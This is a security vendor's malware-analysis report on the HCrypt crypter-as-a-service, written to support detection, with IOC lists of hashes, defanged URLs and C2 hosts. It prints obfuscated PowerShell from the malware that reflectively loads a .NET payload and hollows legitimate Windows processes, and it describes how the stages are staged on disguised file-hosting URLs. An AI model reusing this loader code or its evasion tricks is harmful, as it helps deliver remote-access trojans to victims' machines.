Tracking HCrypt: An Active Crypter as a Service

By Nadav Lorber

Archived: 2026-04-05 13:21:23 UTC

In 2021 Morphisec identified increased usage of the "**HCrypt**" crypter. In this post, we lockpick "HCrypt"—a **crypter as a service** marketed as a FUD (fully undetectable) loader for the client's RAT of choice. We chose to dissect the crypter's operations along with tracking several actors that utilize it.



Figure 1: The logo from the crypter interface

The crypter-as-a-service model is indicative of the trend toward malware authors creating and selling code to other groups with less technical sophistication. As a result, more financially motivated threat actors can adopt better attacks if they have the money to spend. This results in many groups putting forward the bare-minimum effort required to execute sophisticated malware campaigns.

Technical Introduction

Figure 2: Summarized loader execution flow

Our description of the attack chain flow follows the artifacts that are known to us. Although the initial access infection vector is missing, we have identified cases in which a VBS code is executed that leads to an .hta file execution described as Encoding.txt. The next stages involve persistence and AV evasion through PowerShell, and then the final stage consists of a standard .Net reflective loader which loads the RAT of choice. Along the way, the actors and the author use free accessible code and file sharing services such as github.com, cdn.discordapp.com, and minpic.de.

Within all of its versions, the crypter maintains the same execution flow with different code tweaks in an attempt to avoid detection by AV. The above diagram covers the main Crypter functionality for several versions that we have observed since Jan 2021.

HCrypt Attack Stages

The First HCrypt Stage: Encoding.txt

'Encoding.txt', along with the other .txt file names mentioned in the diagram and within this blog refers to the specific stage internal name within the *crypter application* (this will be presented later).

This is usually the first stage execution (sometimes wrapped in a .vbs file). Its purpose is to elevate the execution flow to PowerShell and get the additional code by downloading it from a user-defined custom URL (the user here is the 'actor' who uses the crypter).



Figure 3: Encoding.txt example

The Second HCrypt Stage: ALL.txt

This stage's purpose is to set up persistence along with downloading, saving, and executing the next stage on the victim's host. Usually, it can be identified by the author fingerprint, which names the code`s function "HBar."

- The name of the saved file, which is also one of the focal fingerprints for this crypter, is 'Microsoft.ps1'. Usually, this file will refer either to an AV bypass or server.txt depends on the version/configuration.
- If configured by the user (actor), persistence is achieved by downloading and saving a .hta or .vbs file to the victim's "startup" directory. This script executes a 1-liner PowerShell code that executes the described Microsoft.ps1 above. Most of the observed variants download this file from a hard-coded URL within the crypter from one of the following author`s GitHub repositories.

```
hxxps://raw.githubusercontent[.]com/hbankers/PE/main/start.txt
hxxps://raw.githubusercontent[.]com/HCrypter/Startup/main/Startup.txt
```

Code Block 1: GitHub repositories

In the newer versions, the author discarded the hard-coded URL and changed it to be user-defined (actor).



Figure 4: ALL.txt example

The Third HCrypt Stage: AV Bypass

This PowerShell script function, usually named “HBankers,” may appear on some versions of the *HCrypt* attack flow. As of this writing the AV identification functionality seems to be still in development. The flow of the attack doesn’t change with AV detection.



Figure 5: AV Bypass example

The Fourth Stage: Server.txt

The final PowerShell stage, often hosted as a .jpg file, decodes and executes the loader and payload.

The loader and payload are hard-coded in this stage within a byte array variable, while each version saves it in a different format and names the variable differently (i.e $H1, $nam2021, $brazi). We have observed that those byte arrays contain PE files embedded in Hex, Decimal, or Base64 formats and sometimes also with character swapping as a simple encoding.

```
[Byte[]]$H1=[System.Convert]::FromBase64String('TVqQ##M####E####//8##L##..
[deducted]..##==').Replace('#','A'));
```

Code Block 2: PowerShell byte array

Next the PowerShell reflectively loads a .Net PE payload in a selected .Net legitimate process through invocation of the loader with given parameters.

```
## $H1 as loader $telegram as payload version
$Facebook = 'GetVHHJWLUWVXYJHKGP'.Replace('VHHJWLUWVXYJHKGP','Type')
$Skype = 'GetDWNAXIQOUJPIOVLV'.Replace('DWNAXIQOUJPIOVLV','Method')
$google = 'OPZHMTRQSNSGNRKM\aspnet_compiler.exe'.Replace('OPZHMTRQSNSGNRKM','C:\Windows\Microsoft.NET\Framework\v4.0.30319')
$chrome = 'InHEYRCJGNURPPGPIL'.Replace('HEYRCJGNURPPGPIL','voke')
[Reflection.Assembly]::Load($H1).$Facebook('HBAR.PING').$Skype('CMD').$chrome($null,[object[]]
($google,$telegram))
## $not as loader $nam2021 as payload version
[Byte[]]$full=VIP $nam2021
$IP='[SOS]'.replace('OS','ystem.AppDomain')|g;$YAHOO=$IP.GetMethod("get_CurrentDomain")
$Notepad='$YAHOO.Indonal trumpke($null,$null)'.replace('donal trump','vo')| g
$VbhodNc113aszaqq='$Notepad.Login facebook($full)'.Replace('gin facebook','ad')
$VbhodNc113aszaqq| g
[Byte[]]$google= VIP $not
$B = 'SOS wh0'.Replace('SOS wh','qw5f')
$C = '[reSTART]'.Replace('START','rup')| g
$C::$B('aspnet_compiler.exe',$google)
```

Code Block 3: PowerShell reflectively loading a .Net PE payload

The Fifth HCrypt Stage: DLL Loader

This is a .NET DLL that is embedded by the crypter author. The execution is via the calling convention Namespace->Class>Method defined in Server.txt. We observed that the DLL is often obfuscated by a .NET Reactor or Babel obfuscator.

The purpose of this DLL is to inject the RAT payload into a hollowed .Net process. We have observed that the crypter hollowed the following processes (based on crypter version):

```
Regsvcs.exe
MSBuild.exe
aspnet_compiler.exe
csc.exe
```

Code Block 4: Process hollowing

The Sixth HCrypt Stage: RAT Payload

The final payload, chosen by the user, is eventually executed within the hollowed process memory. In our analysis we have mostly seen either ASyncRAT or LimeRAT, which often come from an open-source RAT platform originally available through the NYANxCAT Github repository (https://github.com/NYAN-x-CAT)

Figure 7: ASync RAT Panel

We have also observed a specific case that utilized a Remcos RAT, which was also distributed via other methods.

Fingerprinting the Crypter's Users (Actors)

The following table emphasizes the different tactics and IOCs used within the variants we observed.

Remarks	RAT Version	C2
Observed 4 different variants from the same crypter version. Each one uses different URLs from compromised sites	ASyncRAT 0.5.7B	100k1.ddns[.]net:7707100k2.ddns[.]net:1177
Observed 3 different variants from 2 crypter versions. Uploads the stages to Discord for using URLs hosted by cdn.discordapp.com	LimeRAT 0.7NC	top.killwhenabusing1[.]xyz:1125 top.killwhenabusing1[.]xyz:1113
Observed 3 different variants from 2 crypter versions. Uses URLs from both compromised site and minpic.de image uploading service	ASyncRAT 0.5.7B	194.33.45[.]109:7777194.33.45[.]109:8888
Uses URLs from minpic.de image uploading service	ASyncRAT 0.5.7B	arieldon.linkpc[.]net:6666
Uses URLs from minpic.de image uploading service	ASyncRAT 0.5.7B	fat7e07.ddns[.]net:1177

Intelligence Analysis: Author Fingerprinting

YouTube Channels

As part of our research, we were able to correlate 3 different YouTube channels that are used to market the following crypter. They might not be owned by the author but the following IOCs correlate between them:

- Content alias: 'Skype = live:hbankers.77'
- Market URL: 'hxxps://sellix.io/trojan-crypt'

HBar (ex. Lx-Crypter)

As mentioned in the ALL.txt stage, this channel has the same name as the function within the code.

In addition to that, one of the videos within this channel is named "Crypter QuasarRAT by HBankers." "HBankers" is also a function name from the AV bypass stage and additionally appears in the hard-coded GitHub account name mentioned above. The following video also demonstrates the usage of the URL www.minpic.de for storing the crypter stages.

Some of the videos in this channel also provide 'free' download links for crypters via mega.nz. We have analyzed two of those crypters and found that they contain LimeRAT 0.7NC, which connects to getpass.ddns[.]net:8080 as the C2.

Trojan – Crypt

Currently, it seems that this is the main channel that markets the crypter. We observed that the author's behavior pattern is that whenever he publishes a new version of HCrypt he tends to delete the older versions of the videos.

NYANxCAT

The following channel markets several "crypters" along with HCrypt under the same contact alias. An interesting key here is that "NYANxCAT" is an alias of a pretty popular user in Hackforums that both sells premium hacking tools and publishes open-source RATs (https://github.com/NYAN-x-CAT). Following that knowledge with some open-source analysis, we believe that this channel is a copy-cat that uses this alias for marketing purposes. A few focal points led us to this conclusion. On 08 October 2020, RedSkyAlliance published a post revealing the potential identity of NYANxCAT (https://redskyalliance.org/xindustry/possible-identity-of-a-kuwaiti-hacker-nyanxcat).

Within this post, there is a link to the NYANxCAT YouTube channel, which is not active anymore.

Browsing the "copycat" channel we found a similar video. By observing the title, submission date, view count, channel icon resolution, and video description it's clear to say that it was published on a different channel. Note that the description of the copycat video refers to the previously mentioned Trojan – Crypt account.On 30 November 2020, NYANxCAT made a request to delete his account on HackingForums.

Note that he emphasizes the point that he does not have a YouTube channel – a point that could mean he was aware of a YouTube channel named NYANxCAT after his personal account was removed.On another note, while analyzing the "HBankers" variant, we came across a GitHub URL mentioning a personal name that might reveal the identity of HCrypt's author.

HCrypt Interface

The following picture shows the main GUI interface used in several versions of **HCrypt** along with the point of view of the crypter user corresponding to the execution flow mentioned above.

An interesting fingerprint that is hard coded within HCrypt v5.6 is the .pdb path, which assists with triaging executables that were compiled by the author

```
C:\Users\Encoding\Desktop\Exploits\Exp\HCrypter\5.6 Update 02\Build\obj\Debug\HCrypt v5.6.pdb
```

Code Block 5: The .pdb path

Conclusion

HCrypt's defense evasion techniques allow it to bypass the AV and NGAV solutions that rely on detecting attacks and quickly responding to them. The Automated Moving Target Defense technology that underpins Morphisec empowers our users to prevent HCrypt infections through the power of zero-trust security and moving target defense. As a result, Morphisec customers are secured against HCrypt's evasive techniques.

IOCs

.VBS Hashes

```
889eaa568c65b917c24e3d7301c1a3e99d6f10036384280235464a9233ce0755
062d09b6832e9b5a2fff20f806afaf0ef6c2f24fbebd444fa64460a2fc889a9a
56a51dceed5843e1102fe9a186ae2f64fa3a0075ec593071a4901d110cc8b9a0
```

48f86ac7173fd1a4391b3cc020b648da4739797a9364306754f7ef84c504a602
af740c9761f7bcb47bc1f343756aa38acc4028b7479afc8b6c0923e0e1ea9f71
156f878a58a723ef292b720021541018cb4f58569b84506547eb7318803c4719

Encoding.txt URLs

hxxps://arkan-intl[.]com/test/Encoding.txt
hxxps://arkan-intl[.]com/cli/123/Encoding.txt
hxxps://www.minpic[.]de/k/bh6k/1cm23o
hxxps://musichild[.]com/new/WORIVsHw2q.txt
hxxps://cdn.discordapp[.]com/attachments/811626296828362765/812009738787094538/Encoding.txt
hxxps://cdn.discordapp[.]com/attachments/811626296828362765/813468421689180160/Encoding.txt
hxxps://paulbeebe[.]net/new/8DhHHwfsj4.txt
hxxps://bit[.]ly/2Nak7y1
hxxps://drkhuffash[.]com/dr/profile/pdf/XUihyXCeBDrc15GA1Bjz5SOqS0ISsyAJNz657b0ZO6f0mFX7eO.txt
hxxps://cdn.discordapp[.]com/attachments/799692408425152526/801201232181461022/Encoding.txt
hxxp://ahmedadel[.]work/cairo/Encoding.txt
hxxps://bit[.]ly/3b4v25r
hxxps://www.haztesociounicef[.]org/news/AtyKPgCxeTa1hz3O.txt
hxxps://bit[.]ly/3qNincQ
hxxps://consultorescaracas[.]com/daikin/et8AcVpIRcXMZYK4.txthxxps://cdn.discordapp[.]com/attachments/819263032848023567/81926829333

ALL.txt URLs

hxxps://www.minpic[.]de/k/bisn/4ocw2
hxxps://www.minpic[.]de/t/bjcn/e7riu
hxxps://musichild[.]com/new/wIgmt2wHxl.txt
hxxps://swiftlend[.]co/3/zxcvbnm.txt
hxxps://cdn.discordapp[.]com/attachments/811626296828362765/812009679306752030/ALL.txt
hxxps://cdn.discordapp[.]com/attachments/811626296828362765/813468376059871243/ALL.txt
hxxps://paulbeebe[.]net/new/yPOF2gHBwq.txt
hxxps://drkhuffash[.]com/dr/profile/pdf/TyeWmyddEHyUkXSAwnqIUMYHu6db8w1HwvfLbcZxkBe9frvINo.txt
hxxps://cdn.discordapp[.]com/attachments/799692408425152526/801201147557838848/ALL.txt
hxxp://ahmedadel[.]work/cairo/ALL.txt
hxxp://212.83.46[.]50/Le_vb_ou1/ALL.txt
hxxps://www.haztesociounicef[.]org/news/xfTBPoVhRlWJacgF.jpg
hxxps://consultorescaracas[.]com/daikin/Kk48b1teljgcq13c.jpghxxps://cdn.discordapp[.]com/attachments/819263032848023567/81926812144

Startup URLs

hxxps://raw.githubusercontent[.]com/hbankers/PE/main/start.txt
hxxps://raw.githubusercontent[.]com/HCrypter/Startup/main/Startup.txt
hxxps://arkan-intl[.]com/test/startup.txt
hxxps://ia801503.us.archive[.]org/13/items/startup_20210219/Startup.txt
hxxps://www.haztesociounicef[.]org/news/rVKlDKx54iwajzVQ.jpg
hxxps://consultorescaracas[.]com/daikin/IHrFGuJfmH8F2Uxz.txt

AV Bypass URLs

hxxps://www.minpic[.]de/k/bism/130ic5
hxxps://www.minpic[.]de/t/bjcm/89s9i
hxxps://musichild[.]com/new/xmJqblU8Rv.txt
hxxps://swiftlend[.]co/3/asdfghjkl.txt
hxxps://paulbeebe[.]net/new/1ADkQzIIK4.txt
hxxps://drkhuffash[.]com/dr/profile/pdf/qfzddvlD5rj7GmsLrsOQFmi0S6vWURpYS8IrEumQgphyXva2GB.txt

Server.txt URLs

hxxps://www.minpic[.]de/k/bisj/9pd5u
hxxps://www.minpic[.]de/t/bjcl/kkbjv
hxxps://www.minpic[.]de/k/bh6i/w7x0l

hxxps://musichild[.]com/new/4MHYGnB24l.jpg
hxxps://swiftlend[.]co/3/qwertyuiop.jpg
hxxps://cdn.discordapp[.]com/attachments/811626296828362765/812009591747248198/Server.txt
hxxps://cdn.discordapp[.]com/attachments/811626296828362765/813468294782386276/Server.txt
hxxps://paulbeebe[.]net/new/5L9uNupT85.jpg
hxxps://drkhuffash[.]com/dr/profile/pdf/w1LvERgQo2QMd4ejKOBtlsV3URGzw7Y0MQGnCDn3viWvhjwXnc.jpg
hxxps://cdn.discordapp[.]com/attachments/799692408425152526/801200822250766346/Ps1.txt
hxxps://cdn.discordapp[.]com/attachments/799692408425152526/801200633712738355/Server.txt
hxxps://raw.githubusercontent[.]com/hbankers/PE/main/PE03.txt
hxxp://ahmedadel[.]work/cairo/Server.txt
hxxp://212.83.46[.]50/Le_vb_ou1/Ps1.txt
hxxp://212.83.46[.]50/Le_vb_ou1/Server.txt
hxxps://www.haztesociounicef[.]org/news/xfTBPoVhRlWJacgF.jpg
hxxps://consultorescaracas[.]com/daikin/b1PiciWzZbBhXt2e.jpghxxps://cdn.discordapp[.]com/attachments/819263032848023567/819267934455

DLL Loader hashes

04542ea3eb0c4ea24dad9812e0b6ced53713b0b34de6bb2da65f37530de6fcde
93bedbcc0966a25f2e75842d35dee1d1341442364d11227e01d8027b83d7295e
aeb1ccde34c619c31dd5cda910b44f40d61693d741edc1c709a7d12ac35ff413
34807a67fc0544e4be3d68c77e612e2f85fc6f94d4f6d1cb66fbf0bdba252c03
88d3a3e236cb516d5c611137787de02c13a0f0e181a0769f034215286f60bbac
eeb598905d33f5ab187120871e7d4843f1667240dcc7b5a20176c217bc9f355e
5aa16a090fb4970ac9f75dab854b00c7d53e3b451e648a5736ba036b014c3ef9
c51a059befab64a419daca0f89035f76bb6df8cd1bfbe2add86fe99ecb7b4fa2
346e63a414180bb8fa68feb7cb880176c3a844a5f612be6cbdc6314c4805e7ae
591e0a561db9f6c48da6a2cd6de54fe3383013b365e91c82c3ee402cd892e66c
6f73d0eeaf10d07eeaa840b6d87721d588e122b1da5dd89134bc3fae766864ca
b8c25d22704c6283484f31e4c93c9a8218a7ded0c4eaaa25d4ba6651671eb5b9
2fc9acb069395724ff675c3105c83b5b1a2f796e135137139f04a7e735e015e6
509170c23d98804247819c4ebd77166d136a5b308ac6ecd51f1718c94f51b300
26cd68ea31b2292884495c473408f57aae395e9ecf68c61ca35c845687d1fe3e
767cb50af381422041293506bdbd7f3bf61d2cee8e7a544044914f5e40f444cb
7ecf77eb4db5b4356c31947dcbe94bb32d11358f998a3f6d3c9efd8add75855b
3a4d0b2a7e148481b226487f3b3dbd4da21f25b0c0338f69b6fd8d83848ba19b
7976ce3cdaec5bb2efd5f1dce173da5b0b2f641687c62191b45745c2877c3acd
666ead6942ee443c940cef709e4154f9504556e156f3b6c29293b6e9ecb82fb8
bcabb89e1844c3ca287cbce09858e012558745618e306e30f9a2c8b90c39f1a3
249ccdb51990316bfb29b1c9f60bb18308b0c886d82ede31be2fa514d3c31cea
2540d0fe25a04509b335785123720f369e4653853ae936cbd58b572c39d0f431
9b0f6da78cb332837a58151631ec8365f9b3b73a15e1a7bd7deb12d4fd292355
b61bc4fd7433fb398914edd2836199c6f3460f41c04cc77d818b6d79b6927ec3
c794bb62fb418e8a1714cdb287b8fcd3c793a84722431a5ba3ff81b5519b2a73
35e1f198e418d9b2159f4a8c4854cd5a946eae2af7371e8d4f28be7eb78274ac
1f36a2037afa944638a1c632050ea3a2fd6ddc50870964ee443711bdf8c28566
2295bbce9416770cc77833823c20605c1f5002c51e5e8a09a72a417ccf29b92d
9c06d7c8b3524567bf1d1b9d9aefd46e940b9c2c124fd50531a4849a6882ef2a
5ddda940a90a4b79957f033ac85f0ac1ca5c46b3925522b6e44ad522aa3380ee
3f06f4b7a020931b6a2cd3f8050ed0d94c976772e4ce36c4d8dbac78bd10be27
b3a044ab459a1e70340ae9c4b8484bf1b68b2fa11c57def5479422d365250565
8aa3976141cb8e0c8306434931746c0b700df2d704649246bc43db5f61dde5ed
12f9bdb9197a5437eeea0cd2419c9a8eaaa621e208165a0c5d580d5bc4ba14a7
4106a1f14468c98d92f67d27c54dbc42314ffe67eac1a268b38c30b988ea51d2
d8ff4738a6da37b834f4681a83a9591b999ff061548c6432cffb6df37f37994f
6db41f7e78636b3bade4b2953855f5674a63763932941d8814c4af414892a734
4a8f59964bb90eba303ea73a0f4440f45d0fe0e0c5371b569bab1620bf79a882
e23179b00e8e54e704c5a394c89fb55d4b10f9ba4d52b77481a05a6de03dbbd8
5e48705c3797048bb82decfbccb4724d5e08a221b0ca40bd25c6c5c82d6d8306

a1d8c723426f855b8bb8c1514847d576ace3d9fe08392342c619d479feb483aa
157d5a56fcf275edfa2b69fe552b623e381ae8d3cdaef6caf81be981deb14cf3

RAT Payload hashes

a1edc6c62de6d977129d30afe9bf3eeef861cc30130010727850a4aba88c5563
8b3cbc1b071fb32bcf85c48cae6b88ee2cb85583d8d84e9b90f491011a3bc714
6a006dcab4d0ca117e02edca339a3a5af673c6b589491025597f9d986aaf3385
1d40b59b1b6ff37fe7afa8c48e34c91e0bfefc7d0baab55e752d19fb8ccb201c
6c484addd53ad0ecac3354f0b3c59a8ccb22239e9e11182efc7727f99a4620be
9868b203bf1056ac0269a4fc698c5f3509d209d61c1db3c8a3046713d12d4813
fdbb642769e8cc0eec1e09d29c9635d76d5885abb07deca4d2ef5c84bbba5c67
55b97a1fa7b42ff23971de62e36b8e56b4a3302ca70b48c0de602e887887879d
90b91e7d93b48f0d4a978d28917fb107ffb3938a19cdc3ee95c5a301cc7f4e7e
ca8a443734edc8d6433e8caaa6b64156cb1f4fe8683736ac94ca3e3997222fbb
a53b2f8546c27d7bfc4b121d341394b8f333aed1b7c3524c8cde82559c188363
D75ef162f413e2f392f9a84b2d0d549a74e7810a5e36d036a16697019810540f

C2 domains

194.33.45[.]109
arieldon.linkpc[.]net
fat7e07.ddns[.]net
100k1.ddns[.]net
100k2.ddns[.]net
top.killwhenabusing1[.]xyz
clayroot2016.linkpc[.]net
remmyma.duckdns[.]org
Getpass.ddns[.]net194.127.179[.]127ahmed210183.linkpc[.]net

H-Crypt hashes

V5.5
a4e269dba2a0ac1b7f85ed50595656dc5173d99a992c558a7fa4f3452fc8fba3
V5.6
B607ca2a63f05e932756c12bf58abd8e6ec81ee596cf7f5d808b70fa867f0fa6

About the author

Nadav Lorber

Security Research Tech Lead

Nadav Lorber is a leader on Morphisec's cutting-edge threat research team. He began his career in threat intelligence in 2013, where he was a SOC Specialist for the Israeli government's military intelligence department. Since joining Morphisec, Nadav has helped uncover key insights on topics like Jupyter Infostealer, Log4j, and the Snip3 crypter.
